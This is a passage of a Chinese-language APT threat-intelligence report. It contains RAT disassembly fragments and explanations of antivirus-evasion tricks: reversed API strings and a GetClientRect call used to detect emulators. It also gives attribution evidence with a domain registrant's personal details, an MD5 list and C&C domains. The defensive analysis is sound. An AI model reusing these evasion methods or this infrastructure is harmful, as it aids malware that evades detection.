'l.gn' push    'isir' push    esp call    dword ptr [ebx+34h] </pre>	<pre> push    esi push    202h call    dword ptr [ebx+20h] push    40h push    3000h push    30040h push    0 call    dword ptr [ebx+54h] mov     [ebx+5Ch], eax push    40h push    3000h push    1008h push    0 call    dword ptr [ebx+54h] mov     [ebx+6Ch], eax  loc_4032C8: mov     esi, [ebx+70h] push    0 push    0 push    0 push    6 push    1 push    2 call    dword ptr [ebx+24h] mov     [ebx+58h], eax push    30303030h push    30303030h push    30303030h push    30303030h push    30303030h push    30303030h push    30303030h push    30303030h push    30300060h push    'oc.p' push    'tthe' push    'ures' push    '.eac' push    esp call    dword ptr [ebx+34h] </pre>
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

图 50 未知 RAT2011 版 ( 左 ), 酷盘版 ( 右 )

相关 shellcode 木马文件检出结果 ( 0 检出 ):

<https://www.virustotal.com/en/file/8cee670d7419d1fd0f8f0ac6a2bd981593c2c96ca0f6b8019317cf556337cfa8/analysis/>

子体文件名 ( 外层 )

通过对比 2009 版代码和 2011 版代码, 可以看出病毒释放的子体文件名都为 ~work.tmp、格式化字符串都为 "%s\\%s.bak", 并且代码相似度极高。

使用 ~tmp.tmp、~tmp.zip、~mstmp.cpt 作为木马临时文件名 ( 07~09 )。



<pre> nov     edi, offset aWork_tnp ; ""work.tnp" or      ecx, 0FFFFFFFh repne scasb not     ecx sub     edi, ecx mov     esi, edi mov     ebx, ecx mov     edi, edx or      ecx, 0FFFFFFFh repne scasb mov     ecx, ebx dec     edi shr     ecx, 2 rep movsd mov     ecx, ebx mov     ebx, ds:CopyFileA and     ecx, 3 lea     eax, [esp+28h+NewFileName] rep movsb lea     ecx, [esp+28h+ExistingFileName] push    eax push    ecx call    ebx ; CopyFileA lea     edi, [esp+24h+arg_718] or      ecx, 0FFFFFFFh xor     eax, eax lea     edx, [esp+24h+arg_384] repne scasb not     ecx sub     edi, ecx mov     esi, edi mov     ebp, ecx mov     edi, edx or      ecx, 0FFFFFFFh repne scasb mov     ecx, ebp dec     edi shr     ecx, 2 rep movsd mov     ecx, ebp lea     eax, [esp+24h+arg_384] and     ecx, 3 push    eax rep movsb lea     ecx, [esp+28h+arg_280] push    ecx lea     edx, [esp+2Ch+arg_280] push    offset aSS_bak ; "%s\\%s.bak" push    edx call    sub_404E96 add     esp, 10h lea     eax, [esp+24h+arg_280] lea     ecx, [esp+24h+arg_718] push    0 ; bFailIfExists push    eax ; lpNewFileName push    ecx ; lpExistingFileName call    ebx ; CopyFileA </pre>	<pre> nov     edi, offset aWork_tnp ; ""work.tnp" or      ecx, 0FFFFFFFh repne scasb not     ecx sub     edi, ecx mov     esi, edi mov     ebp, ecx mov     edi, edx or      ecx, 0FFFFFFFh repne scasb mov     ecx, ebp dec     edi shr     ecx, 2 rep movsd mov     ecx, ebp mov     ebx, ds:CopyFileA and     ecx, 3 lea     eax, [esp+138Ch+NewFileName] rep movsb lea     ecx, [esp+138Ch+ExistingFileName] push    eax push    ecx call    ebp ; CopyFileA lea     edi, [esp+1388h+var_A34] or      ecx, 0FFFFFFFh xor     eax, eax lea     edx, [esp+1388h+var_070] repne scasb not     ecx sub     edi, ecx mov     esi, edi mov     edi, edx mov     edx, ecx or      ecx, 0FFFFFFFh repne scasb mov     ecx, edx dec     edi shr     ecx, 2 rep movsd mov     ecx, edx lea     eax, [esp+1388h+var_070] and     ecx, 3 push    eax rep movsb push    offset NewFileName push    offset aSS_bak ; "%s\\%s.bak" push    offset NewFileName ; Dest call    ds:sprintf add     esp, 10h lea     ecx, [esp+1388h+var_A34] push    0 ; bFailIfExists push    offset NewFileName ; lpNewFileName push    ecx ; lpExistingFileName call    ebp ; CopyFileA lea     edi, [esp+1388h+var_930] or      ecx, 0FFFFFFFh xor     eax, eax </pre>
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

图 51 未知 RAT2009 版 ( 左 ), 未知 RAT2011 版 ( 右 )

免杀对抗-API 字符串逆序对抗静态扫描：

HttpBot、酷盘、XRAT、未知 RAT ( 07~11 版 ) 木马，代码编写过程中使用了逆序 API 字符串。木马执行时，通过\_strrev 函数将逆序字符串转换为正常 API 字符串，最后调用 GetProcAddress 函数动态获得 API 地址。逆序 API 字符串增加了字符串检测难度，使得 API 字符串不易被检测；除此之外，API 地址是在木马动态执行中获得，在 PE 静态信息中很难被检测到，增加了 API 检测难度。

毒云藤组织已知最早从 2009 年开始使用此方法，并且持续到 2018 年仍在使




图 52 未知 RAT2009 (上), 酷盘 (下)

免杀对抗—传递错误 API 参数对抗动态扫描：

酷盘、Poison Ivy、XRAT、ZxShell、未知 RAT (07~11 版) 木马, 使用了 GetClientRect 函数对抗杀毒软件的动态扫描技术。

GetClientRect 原型为：BOOL GetClientRect(HWND hWnd, LPRECT lpRect);。作用是获得窗口坐标区域。其中第 1 个参数为目标窗口句柄，第 2 个参数为返回的坐标结构。木马调用 GetClientRect，故意在第一个参数传递参数为 0，这样使得 GetClientRect 函数在正常 Windows 操作系统中永远执行失败，返回值为 0；

目前很多杀毒软件使用了动态扫描技术(多用于启发式检测)，在模拟执行 GetClientRect 函数时并没有考虑错误参数的情况，使得 GetClientRect 函数永远被模拟执行成功，返回值非 0。这样一来，杀毒软件虚拟环境和用户真实系统就可以被木马区分，从而躲避杀毒软件检测。实测卡巴斯基虚拟机启发式扫描环境可以被木马检测到。

毒云藤组织已知最早从 2011 年开始使用此方法，并且持续到 2018 年仍在使用的。





图 53 未知 RAT2011 ( 左上 ), zxshell ( 右上 ), 酷盘 ( 下 )

其中在酷盘使用了动态获取 API 的方式调用 GetClientRect 函数。

合法数字签名

2011 之前早期版本



2015BLOG 版本

在 2015 年 5 月开始使用签名（疑似被盗用）

签名：We Build Toolbars LLC

#### 4. 幕后始作俑者

##### 资源方法

##### 1、漏洞文档：

- （1）主要是释放的正常 DOC：繁体、或某特定地区相关字体字符等。DOC 代码页
- （2）一些路径，如 PPSX 的 DANK？

2、 PE：字符串繁体、或某特定地区相关字体字符（BIG5 等）等等。PE 文件版本信息。

上线 ID\密码\互斥量等字符串

3、 CC：

（1）非动态域名：韦氏拼音，注册信息

（2）动态域名：

（3）云盘

4、 IP：或某特定地区、美国，主要区分 CC 的和邮件的

5、 相关作息信息：PE 时间戳、文档时间等等，结论比如集中在周一上午攻击等等

相关关联信息

域名 whois 信息

域名为 javainfo.upgrinfo.com，注册信息中的地址是某特定地区，相关人名使用的可能是韦氏拼音等。

```
Registry Registrant ID:  
Registrant Name: jeng jie  
Registrant Organization: taipei  
Registrant Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei Cit  
y 22055  
Taiwan (R.O.C.)  
Registrant City: New Taipei  
Registrant State/Province: taiwan  
Registrant Postal Code: 22055  
Registrant Country: TW  
Registrant Phone: +886.229878685  
Registrant Email: comsafe@126.com  
  
Registry Admin ID:  
Admin Name: jeng jie  
Admin Organization: taipei  
Admin Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei City 220  
55 Taiwan  
(R.O.C.)  
Admin City: New Taipei  
Admin State/Province: taiwan  
Admin Postal Code: 22055  
Admin Country: TW  
Admin Phone: +886.229878685  
Admin Email: comsafe@126.com
```

安全客 ( [www.anquanke.com](http://www.anquanke.com) )

关注的关键字

```

}
sub_51214CB0("\r\nDisk Info:", byte_51238840);
if ( v7 > 0 )
{
    v12 = &v44;
    do
    {
        if ( *v12 != 65 )
        {
            sub_512150C0(v12, "军事", v24, v26, v27, v28);
            sub_512150C0(v12, "对台", v13, v14, v15, v16);
            sub_512150C0(v12, "工作", v17, v18, v19, v20);
        }
        v12 += 5;
        --v7;
    }
    while ( v7 );
}
memset(&v42, 0, 0x104u);
sprintf(&v42, "%5");
sub_512150C0(&byte_512389CC, &v42, v21, v22, ".tsp", v24);
memset(&v42, 0, 0x104u);
result = ((int (__stdcall *)(_DWORD, char *, signed int))v32)("ProgramFiles", &v42, 266);

```

图 54 包含相关关键字代码截图

关键字：

“对台”，“台”，“台湾”

漏洞文件或木马程序原始文件名（诱饵文件名）相关列表：

2012 年度涉台法学研究课题材料.doc

2012 年度涉台周边问题研究课题材料.doc

2013 年度涉台周边问题研究课题材料.doc

关于海峡两岸关系法学研究会 2012 年年会暨会员大会的通报.doc

关于两岸关系研究学术座谈会的背景材料.doc

海峡两岸关系研究会 2013 年度涉台周边问题研究征集选题.zip

海峡论坛深层次推动两岸关系.exe

两岸军事互信研究学术研讨会议邀请信.doc

台盟中央参政议政工作通讯 2013 年第 2 期.doc

PE 样本中繁体字体、BIG5 字符集

Zxshell 版本中帮助信息是乱码,实际是繁体中文。



```
data:51235160 ; char aPgMSaXkMLFXNXyCf_?SawxkYpD[]
data:51235160 aPgMSaXkMLFXNXyCf_?SawxkYpD db '"==>" 睫瘍桶龙蜺硃鐳蛄珙蹂麼嗣踪統杆.',0Dh,0Ah
data:51235160 ; DATA XREF: sub_0_51218EB0+5to
data:51235160 db ' 怀?蜺鐳鐳綴緬眈載嗣腔鐳鐳堆猢猡涛.',0Dh,0Ah
data:51235160 db ' 鐳鐳蹈桶:',0Dh,0Ah
data:51235160 db 0Dh,0Ah
data:51235160 db 'CleanEvent ==>壺炆荒?暮',0Dh,0Ah
data:51235160 db 'Help | ? ==>珙龙掛降涛',0Dh,0Ah
data:51235160 db 'IEPass ==>IE踳鐳暮翹',0Dh,0Ah
data:51235160 db 'Ps ==>輛最奪燐',0Dh,0Ah
data:51235160 db 'ShareShell ==>僕硃珙蹂Shell踳梗?',0Dh,0Ah
data:51235160 db 'Sysinfo ==>脈艘炆荒硃胖降涛',0Dh,0Ah
data:51235160 db 'TransFile ==>植踳隅庫硃猢婢佬璃麼效換佬璃善踳隅FTP督咄?',0Dh,0Ah
data:51235160 db 'ZXNC ==>NC',0Dh,0Ah
data:51235160 db 0Dh,0Ah,0
data:51235328 align 4
```

图 55 ZxShell 相关代码截图




图 56 未知 RAT2009

漏洞文档中繁体字体



图 57 漏洞文档 ( CVE-2014-4114 ) 属性详细信息截图




图 58 漏洞文档 ( CVE-2014-4114 ) 内 slide 文件内容

释放的迷惑文档

某特定地区默认字体：细明体




图 59 后门释放的迷惑文档



图 60 新华网相关新闻截图

[http://news.xinhuanet.com/world/2014-05/18/c\\_1110741502.htm](http://news.xinhuanet.com/world/2014-05/18/c_1110741502.htm)

### 5.组织能力或特性分析

主项	子项	毒云藤	海莲花
攻击目标	人员	政府人员、行业专家	政府人员、行业专家
	行业、领域	中国政府、科研院所、海事机构等 军事、两岸关系	中国政府、科研院所、海事机构等
	国家	中国	中国，其他
	地域	重点：北京、福建、广东、浙江、上海	重点：北京、天津
概况	攻击者个人信息		
	规模		
	母语	简体中文、繁体中文	简体中文、越语
	威胁等级	高（5）	高（4）
	综合实力	高（5）	高（3）
涉及的行动  （组织特有）			
涉及的组织  （行动特有）			
攻击手法	常用语言或	简体中文	简体中文

	语种		
	攻击前导	邮件+PE 邮件+漏洞文档	邮件+PE 网站+PE ( MAC )
	发送邮件习惯	用 WEB 邮箱 Phpmail 工具	
	0day 利用的情况	1 个	无
	漏洞利用种类	CVE-2014-4114、CVE-2012-0158	无
	攻击平台	windows	Windows\Mac
	横向移动		
	常用 RAT 类型	PI\ZXShell 等	未知
	家族种类	6 个以上	4
	.....		
攻击目的	破坏	无	无
	窃取	CC 指令、遍历指定文件	CC 指令
行动持续时间	首次攻击时间	2007	2012
	最近攻击时间	2018	2018

	间		
	活跃度	非常活跃	非常活跃
其他	C&C 域名属性	大量采用动态域名，基于 NO-IP 等	未使用动态域名，但有域名信息保护
	IP 属性	ADSL，大部分归属地为某特定地区，另外有美国、中国香港	

## 附录 1：文件 MD5 列表

03d762794a6fe96458d8228bb7561629  
 0595f5005f237967dcfda517b26497d6  
 07561810d818905851ce6ab2c1152871  
 0e80fca91103fe46766dcb0763c6f6af  
 1374e999e1cda9e406c19dfe99830ffc  
 1396cafb08ca09fac5d4bd2f12c65059  
 1ab54f5f0b847a1aaaf00237d3a9f0ba  
 1aca8cd40d9b84cab225d333b09f9ba5  
 1dc61f30feeb60995174692e8d864312  
 250c9ec3e77d1c6d999ce782c69fc21b  
 2579b715ea1b76a1979c415b139fdee7  
 26d7f7aa3135e99581119f40986a8ac3  
 27f683baed7b02927a591cdc0c850743  
 28e4545e9944eb53897ee9acf67b1969  
 2a96042e605146ead06b2ee4835baec3  
 2c405d608b600655196a4aa13bdb3790  
 30866adc2976704bca0f051b5474a1ee



31c81459c10d3f001d2ccef830239c16  
3484302809ac3df6ceec857cb4f75fb1  
36c23c569205d6586984a2f6f8c3a39e  
382132e601d7a4ae39a4e7d89457597f  
3e12538b6eaf19ca163a47ea599cfa9b  
41c7e09170037faf95bb691df021a20  
45e983ae2fca8dacfdebe1b1277102c9  
4e57987d0897878eb2241f9d52303713  
5696bb6e662d75f9be0e8a9ed8672755  
5e4c2fbcd0308a0b9af92bf87383604f  
5ee2958b130f9cda8f5f3fc1dc5249cf  
5f1a1ff9f272539904e25d300f2bfbcc  
611cefaee48c5f096fb644073247621c  
67d5f04fb0e00addc4085457f40900a2  
6a37ce66d3003ebf04d249ab049acb22  
6ca3a598492152eb08e36819ee56ab83  
7639ed0f0c0f5ac48ec9a548a82e2f50  
76782ecf9684595dbf86e5e37ba95cc8  
785b24a55dd41c94060efe8b39dc6d4c  
7c498b7ad4c12c38b1f4eb12044a9def  
81232f4c5c7810939b3486fa78d666c2  
81e1332d15b29e8a19d0e97459d0a1de  
8abb22771fd3ca34d6def30ba5c5081c  
95f0b0e942081b4952e6daef2e373967  
9b925250786571058dae5a7cbea71d28  
9bcb41da619c289fcfd3131bbf2be21  
9f9a24b063018613f7f290cc057b8c40  
a73d3f749e42e2b614f89c4b3ce97fe1

a807486cfe05b30a43c109fdb6a95993  
a8417d19c5e5183d45a38a2abf48e43e  
acc598bf20fada204b5cfd4c3344f98a  
accb53eb0faebfca9f190815d143e04b  
adc3a4dfbdfe7640153ed0ea1c3cf125  
ae004a5d4f1829594d830956c55d6ae4  
b0be3c5fe298fb2b894394e808d5ffaf  
b244cced7c7f728bcc4d363f8260090d  
b301cd0e42803b0373438e9d4ca01421  
bd2272535c655aff1f1566b24a70ee97  
bd4b579f889bbe681b9d3ab11768ca07  
bfb9d13daf5a4232e5e45875e7e905d7  
c31549489bf0478ab4c367c563916ada  
c8755d732be4dc13eecd8e4c49cfab94  
c8fd2748a82e336f934963a79313aaa1  
ca663597299b1cecaf57c14c6579b23b  
d12099237026ae7475c24b3dfb5d18bc  
d61c583eba31f2670ae688af070c87fc  
dde2c03d6168089affdca3b5ec41f661  
e2e2cd911e099b005e0b2a80a34cfaac  
e9a9c0485ee3e32e7db79247fee8bba6  
ec7e11cfca01af40f4d96cbbacb41fed  
eff88ecf0c3e719f584371e9150061d2  
f0c29f89ffdb0f3f03e663ef415b9e4e  
f1b6ed2624583c913392dcd7e3ea6ae1  
f27a9cd7df897cf8d2e540b6530dceb3  
f29abd84d6cdec8bb5ce8d51e85dda6c  
f3ed0632cadd2d6beffb9d33db4188ed

fbd0f2c62b14b576f087e92f60e7d132  
fccb13c00df25d074a78f1eeeb04a0e7  
0fb92524625ffda3425d08c94c014a1  
168365197031ffcdb65ab13d71b64ec  
2b5ddabf1c6fd8670137cade8b60a034  
517c81b6d05bf285d095e0fd91cb6f03  
7deeb1b3cce6528add4f9489ce1ec5d6  
aa57085e5544d923f576e9f86adf9dc0  
cda1961d63aaee991ff97845705e08b8  
e07ca9f773bd772a41a6698c6fd6e551  
fb427874a13f6ea5e0fd1a0aec6a095c

## 附录 2 : C&C 列表

126mailserver.serveftp.com  
access.webplurk.com  
aliago.dyndns.dk  
as1688.webhop.org  
babana.wikaba.com  
backaaa.beijingdasihei.com  
bt0116.servebbs.net  
ceepitbj.servepics.com  
check.blogdns.com  
china.serveblog.net  
chinamil.lflink.com  
cluster.safe360.dns05.com  
cnwww.m-music.net  
fff.dynamic-dns.net  
gaewaa.upgrinfo.com  
givemea.ygto.com

givemeaaa.upgrinfo.com  
goldlion.mefound.com  
gugupd.008.net  
guliu2008.9966.org  
hyssjc.securitytactics.com  
jason.zyns.com  
javainfo.upgrinfo.com  
jerry.jkub.com  
kav2011.moood.com  
kouwel.zapto.org  
laizaow.mefound.com  
localhosts.ddns.us  
mail.sends.sendsmtp.com  
mail163.mypop3.net  
mailsends.sendsmtp.com  
mediatvset.no-ip.org  
moneyaaa.beijingdasihei.com  
